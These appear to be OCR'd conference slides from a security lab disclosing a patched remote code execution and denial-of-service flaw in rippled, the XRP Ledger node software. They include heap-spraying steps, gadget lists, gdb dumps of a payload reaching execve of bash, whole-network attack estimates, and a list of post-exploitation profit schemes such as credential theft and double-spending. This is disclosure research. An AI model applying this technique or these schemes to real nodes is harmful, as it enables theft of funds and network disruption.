[-] 0x4d35360, off 222,  0x4c5b7f0,  0x4c5b808
[-] 0x4d35310, off 227,  0x4d0da00,  0x4b88c90

[-] 0x4d35250, off 239,  0x4c12780,  0x4c12798
[-] 0x4d35230, off 241,  0x4d35ca8,  0x4d35230
[-] 0x4d35220, off 242,  0x4c12780,  0x4c12798
[-] 0x4d35210, off 243,  0x4be2bc8,  0x4c18370
[-] 0x4d35150, off 255,  0x4d35bd0,  0x4d35ba0

[-] 0x4d35130, off 257,  0x4c26db0,  0x4c26d80
```



[Bonus] DoS Exploit



Lock won't be released anymore !


- Deadlock leads to DoS.
- Service restarts after 10 mins.

Exploit Development

8 slides before the node server was EXPLOITED

RCE Exploit

- Fake an endpoint obj into vtable.
- Control flow hijacking Gadget:
  - call qword ptr [rax+0x10]
  - call qword ptr [rax+0x60]
  - call qword ptr [rax+0A0h]
  - call qword ptr [rax+0A8h]
  - call qword ptr [rax+0B8h]




```
0x00000000ffffecb        0x0000000000000001
0xc73bad0002219800       0x000000000275bc1c
0x0000000000000000       0x000000000000c823
0x000002794cdd40e        0x0000000000000000
```

0x00	hops	protocol
0x10	ip_address	
0x20	-	port
0x30	-	-

Heap Spraying

Challenges

- Limited interfaces which accept binary bytes as input.
- Strict management of object lifetime.
- Always avoiding potential DoS vulnerability.



```
0x00000000fffffecb      0x0000000000000001
0xc73bad0002219800      0x000000000275bc1c
0x0000000000000000      0x000000000000c823
0x0000002794cdd40e      0x0000000000000000
```


Heap Spraying

Long-term memory preallocation


- Endpoint
    - “ipv6 address” field
    - must follow the validation verifications
    - only last for 30 seconds
- Transaction
    - “Condition” field
    - 250 trasactions in queue at most
    - will be broadcast into the whole network

Heap Spraying


- Manifest
- Go deeper into Protobuf



```
/* Provides the current ephemeral key for a validator. */
message TMManifest
{
    // A Manifest object in the Ripple serialization format.
    required bytes stobject = 1;
}

message TMManifests
{
    repeated TMManifest list = 1;
}
```




```
  // @@protoc_insertion_point(class_scope:protocol.TMManifests)
 private:
  class _Internal;

  template <typename T> friend class ::PROTOBUF_NAMESPACE_ID::Arena::InternalH
  typedef void InternalArenaConstructable_;
  typedef void DestructorSkippable_;
  ::PROTOBUF_NAMESPACE_ID::internal::HasBits<1> _has_bits_;
  mutable ::PROTOBUF_NAMESPACE_ID::internal::CachedSize _cached_size_;
  ::PROTOBUF_NAMESPACE_ID::RepeatedPtrField< ::protocol::TMManifest > list_;
  bool history_;
  friend struct ::TableStruct_ripple_2eproto;
};
```




```
// RepeatedField and RepeatedPtrField are used by generated protocol message
// classes to manipulate repeated fields.  These classes are very similar to
// STL's vector, but include a number of optimizations found to be useful
// specifically in the case of Protocol Buffers.  RepeatedPtrField is
// particularly different from STL vector as it manages ownership of the
// pointers that it contains.
//
```

Heap Spraying


- Manifest
- Go deeper into Protobuf



```
/* Provides the current ephemeral key for a validator. */
message TMManifest
{
    // A Manifest object in the Ripple serialization format.
    required bytes stobject = 1;
}

message TMManifests
{
    repeated TMManifest list = 1;
}
```




```
  // @@protoc_insertion_point(class_scope:protocol.TMManifest)
 private:
  class _Internal;

  template <typename T> friend class ::PROTOBUF_NAMESPACE_ID::Arena::Ir
  typedef void InternalArenaConstructable_;
  typedef void DestructorSkippable_;
  ::PROTOBUF_NAMESPACE_ID::internal::HasBits<1> _has_bits_;
  mutable ::PROTOBUF_NAMESPACE_ID::internal::CachedSize _cached_size_;
  ::PROTOBUF_NAMESPACE_ID::internal::ArenaStringPtr stobject_;
  friend struct ::TableStruct_ripple_2eproto;
};
```



```
// This class encapsulates a pointer to a std::string with or without arena
// owned contents, tagged by the bottom bits of the string pointer. It is a
// high-level wrapper that almost directly corresponds to the interface required
// by string fields in generated code. It replaces the old std::string* pointer
// in such cases.
//
// The string pointer is tagged to be either a default, externally owned value,
// a mutable heap allocated value, or an arena allocated value. The object uses
// a single global instance of an empty string that is used as the initial
// default value. Fields that have empty default values directly use this global
// default. Fields that have non empty default values are supported through
// lazily initialized default values managed by the LazyString class.
```

Heap Spraying

- Long-term object? Creating an acceptable manifest is hard.




```
if (auto mo = deserializeManifest(s))
{
    auto const serialized = mo->serialized;

    auto const result =
        app_.validatorManifests().applyManifest(std::move(*mo));

    if (result == ManifestDisposition::accepted)
    {
        relay.add_list()->set_stobject(s);

        // N.B.: this is important; the applyManifest call above moves
        //       the loaded Manifest out of the optional so we need to
        //       reload it here.
        mo = deserializeManifest(serialized);
        assert(mo);

        app_.getOPs().pubManifest(*mo);

        if (app_.validators().listed(mo->masterKey))
        {
            auto db = app_.getWalletDB().checkoutDb();
            addValidatorManifest(*db, serialized);
        }
    }
}
```


The "manifest" is a block of data that authorizes an ephemeral signing key with a signature from the **validator's** master key pair.

Heap Spraying

- No need to be acceptable.
- Construct messages filled with 80000+ manifests. (max 64MB)
- Allocations last for 1-2s.




```
/* Provides the current ephemeral key for a validator. */
message TMManifest
{
    // A Manifest object in the Ripple serialization format.
    required bytes stobject = 1;
}

message TMManifests
{
    repeated TMManifest list = 1;
}
```




```
OverlayImpl::onManifests(
    std::shared_ptr<protocol::TMManifests> const& m,
    std::shared_ptr<PeerImp> const& from)
{
    auto const n = m->list_size();
    auto const& journal = from->pjournal();

    protocol::TMManifests relay;

    for (std::size_t i = 0; i < n; ++i)
    {
        auto& s = m->list().Get(i).stobject();

        if (auto mo = deserializeManifest(s))
        {
            [redacted]
        }
        else
        {
            JLOG(journal.debug())
                << "Malformed manifest #" << i + 1 << ": " << strHex(s);
            continue;
        }
    }
```

Heap Spraying


- No regular memory holes




- Instead,
  - Send two 64 MB Manifest messages.
  - Send one malformed Endpoints message.
  - Send another two 64 MB Manifest messages.




RCE Exploit



```
(gdb) x/200gx $rax
0x7f7ebe1e2458: 0x0000000003ee3620      0x0000000003e9e7c0
0x7f7ebe1e2468: 0x00000000fffffecb      0x0000000000000001
0x7f7ebe1e2478: 0xc73bad0002219800      0x000000000275bc1c
0x7f7ebe1e2488: 0x0000000000000000      0x000000000000c823
0x7f7ebe1e2498: 0x0000002794cdd40e      0x0000000000000000
0x7f7ebe1e24a8: 0x0000000000000315      0x6161616161616161
0x7f7ebe1e24b8: 0x6161616161616161      0x0000000002c90697
0x7f7ebe1e24c8: 0x6161616161616161      0x6161616161616161
0x7f7ebe1e24d8: 0x011ec1d061616161      0x6161616100000000
0x7f7ebe1e24e8: 0x0697616161616161      0x61610000000002c9
0x7f7ebe1e24f8: 0x0107c7f861616161      0x0356c81200000000
0x7f7ebe1e2508: 0x02bcb10400000000      0x6e69622f00000000
0x7f7ebe1e2518: 0x011ec1d27361622f      0x6161616100000000
0x7f7ebe1e2528: 0x026ba9d361616161      0x0107c7f800000000
0x7f7ebe1e2538: 0x0356c81a00000000      0x02bcb10400000000
0x7f7ebe1e2548: 0x0000006800000000      0x0107c7f800000000
0x7f7ebe1e2558: 0x0356c82200000000      0x02bcb10400000000
0x7f7ebe1e2568: 0x02da4fd600000000      0x0043df6800000000
0x7f7ebe1e2578: 0x0000015800000000      0x022f00be00000000
0x7f7ebe1e2588: 0x0049cf3900000000      0x0356c7b800000000
0x7f7ebe1e2598: 0x02487e2b00000000      0x0043df6800000000
0x7f7ebe1e25a8: 0x0000000300000000      0x022f00be00000000
0x7f7ebe1e25b8: 0x0049cf3900000000      0x0356c7c000000000
0x7f7ebe1e25c8: 0x02487e2b00000000      0x0107c7f800000000
0x7f7ebe1e25d8: 0x0356c83a00000000      0x02bcb10400000000
0x7f7ebe1e25e8: 0x0000000000000000      0x0043df6800000000
0x7f7ebe1e25f8: 0x0356c7a000000000      0x0049cf3900000000
0x7f7ebe1e2608: 0x0356c7b000000000      0x004e9be900000000
0x7f7ebe1e2618: 0x0000000000000000      0x010f95f000000000
0x7f7ebe1e2628: 0x6500632d00000000      0x6b636148206f6863
0x7f7ebe1e2638: 0x706f2f203e206465      0x656c707069722f74
0x7f7ebe1e2648: 0x6361682f6e69622f      0x616161000064656b
```



```
Thread 2 "io svc #0" hit Breakpoint 1, 0x00000000016d4351 in ripple::PeerImp::onMessage(std::shared
_ptr<protocol::TMPeerShardInfoV2> const&) ()
(gdb) x/i $rip
=> 0x16d4351 <_ZN6ripple7PeerImp9onMessageERKSt10shared_ptrIN8protocol17TMPeerShardInfoV2EE+1489>:
    callq  *0x68(%rax)
(gdb) x/16gx $rax
0x7f7ebe1e2458: 0x0000000003ee3620      0x0000000003e9e7c0
0x7f7ebe1e2468: 0x00000000fffffecb      0x0000000000000001
0x7f7ebe1e2478: 0xc73bad0002219800      0x000000000275bc1c
0x7f7ebe1e2488: 0x0000000000000000      0x000000000000c823
0x7f7ebe1e2498: 0x0000002794cdd40e      0x0000000000000000
0x7f7ebe1e24a8: 0x0000000000000315      0x6161616161616161
0x7f7ebe1e24b8: 0x6161616161616161      0x0000000002c90697
0x7f7ebe1e24c8: 0x6161616161616161      0x6161616161616161
(gdb) x/2i 0x0000000002c90697
   0x2c90697 <_ZNKSt7__cxx119money_getIwSt19istreambuf_iteratorIwSt11char_traitsIwEEE6do_getES4_S4_
bRSt8ios_baseRSt12_Ios_IostateRNS_12basic_stringIwS3_SaIwEEE+343>:  adc    $0x3e,%al
   0x2c90699 <_ZNKSt7__cxx119money_getIwSt19istreambuf_iteratorIwSt11char_traitsIwEEE6do_getES4_S4_
bRSt8ios_baseRSt12_Ios_IostateRNS_12basic_stringIwS3_SaIwEEE+345>:  callq  *0x58(%rax)
```



```
Thread 2 "io svc #0" hit Breakpoint 1, 0x00000000010f95f0 in execve@plt ()
=> 0x00000000010f95f0 <execve@plt+0>:   ff 25 22 cc 42 02       jmpq   *0x242cc22(%rip)        # 0x3526218 <execve@got.
(gdb) x/s $rdi
0x356c7a0 <_ZN7rocksdb23kFormatVersionKeyStringB5cxx11E>:       "/bin/bash"
(gdb) x/s *(long *)($rsi+0x10)
0x7f437a34554f: "echo Hacked > /opt/ripple/bin/hacked"
```

Exploiting Estimation

For exploiting one victim node	**Network traffic**	1220MB
	Time cost	12minutes
For exploiting the entire network (1000 victims)	**Network traffic**	1191GB
	Time cost	9 Days


Post-Exploitation of Blockchain Infrastructure

One slide before the exploit was DEMONSTRATED

Gaining profit from RCE

- Plan A: Stealing wallet credentials which are possibly stored on the compromised servers.
- Plan B: Stealing assets from exchanges by controlling their XRPL node servers.
- Plan C: Gaining profit through double-spending attacks after taking control of enough validators.
- Plan D: Hijacking some critical logic of compromised servers, such as:
  - Altering the logic of transaction verification which will introduce a super backdoor that allows arbitrary transactions constructed by the attackers to be accepted even if they are illegal.
  - Altering the logic of balance calculation to stealthily increase the balance of a specific address over time.

Demo video




```
dfo:~$ ./attack
```

```
dfo:~$ ./listen.sh
```

Xuan
Wu

The Ending




Improve handling of endpoints during peer discovery

develop (#4094)

1.10.1 1.10.0 1.10.0-rc4 1.9.4 1.9.3 1.9.2 1.9.1 1.9.0 1.8.5

nbougalis committed on Feb 8, 2022 Verified

Showing **10 changed files** with **75 additions** and **73 deletions**.



```
  struct Endpoint
  {
-     Endpoint();
+     Endpoint() = default;

-     Endpoint(beast::IP::Endpoint const& ep, int hops_);
+     Endpoint(beast::IP::Endpoint const& ep, std::uint32_t hops_);

-     int hops;
+     std::uint32_t hops = 0;
      beast::IP::Endpoint address;
  };
```

- A silent patch without explicit vulnerability information.
- Timeline
    - Jan 18, 2022: The bug was reported and confirmed.
    - Jan 24, 2022: The fix was issued and tested.
    - Feb 08, 2022: A new release of rippled including the fix was out.

Acknowledge

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

- Ripple Team
- Yang Yu and Kai Song, Tencent Security Xuanwu Lab

Thank you!